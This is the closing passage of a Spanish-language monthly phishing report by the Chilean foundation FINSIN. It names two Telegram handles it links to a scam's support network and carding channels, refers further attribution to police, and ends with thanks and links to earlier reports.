Si buscamos información sobre los indicados anteriormente no tenemos tanta, de hecho de los que podemos obtener información "certera" son solamente @dolby_pe y @olimpo_cc.

Ambos tienen canales de telegram y además son algo activos en canales que ofrecen servicios de dudosa legalidad:

Figura 1: Dolby_pe ofreciendo pagos de deuda de movistar con descuento




Figura 2: Oimpo_CC es mencionado en grupo de "Legion Cards" canal de carding peruano

Estos usuarios los vemos como apoyo del grupo. Por ser éstos los que tienen más presencia en las redes probablemente no querrían verse directamente vinculados con el/los bots del scam.

De alguna forma todos los anteriores son usuarios de Telegram por lo que no tenemos indicación de qué persona pueda estar detrás y si es que cada usuario es una persona o son varios alias de una misma persona.

Esto se lo dejamos a las fuerzas de policía o a los interesados en buscar un poco más allá.

Palabras finales

Al igual que en otros reportes, queremos agradecer a quienes nos han apoyado en la plataforma. Siempre es muy refrescante poder recibir las palabras de apoyo con el proyecto y que eso se traduzca en la detección de nuevos kits.

Aunque somos una fundación con base en Chile, tenemos bastante información relacionada con kits de otros países, la que podemos compartir con la gente afectada, y además queremos ir potenciando esta información día a día con la ayuda de todos ustedes.

El "problema del Phishing" es algo que requiere una acción constante y hay que llegar un poco más allá para poder buscar el fondo del asunto. Cada institución afectada tiene el derecho de contactarse con empresas como Firebase, Cloudflare o Bitly para identificar y denunciar este tipo de abusos, cosa de que no solo sea el takedown una vez, sino que una investigación más a profundidad en conjunto.

Con FINSIN estamos buscando llegar más allá y creemos que con este tipo de plataformas podemos dar más información tanto para las empresas afectadas, para los servicios de takedown, como para las policías que podrían buscar nexos entre estas estafas. Nuestra intención siempre es ayudar a la comunidad en general.

Muchas gracias por el apoyo y nos leemos en el siguiente reporte.

Reportes anteriores

- Reporte Junio
  - https://finsin.cl/2022/07/04/reporte-mensual-de-phishing-junio-2022/
- Reporte Mayo
  - https://finsin.cl/2022/06/05/reporte-mensual-de-phishing-mayo-2022/
- Reporte Abril
  - https://finsin.cl/2022/05/09/reporte-mensual-de-phishing-abril-2022/
- Reporte Marzo
  - https://finsin.cl/2022/04/04/reporte-mensual-de-phishing-marzo-2022/
- Reporte Enero-Febrero 2022
  - https://finsin.cl/2022/03/03/reporte-mensual-de-phishing-enero-febrero-2022/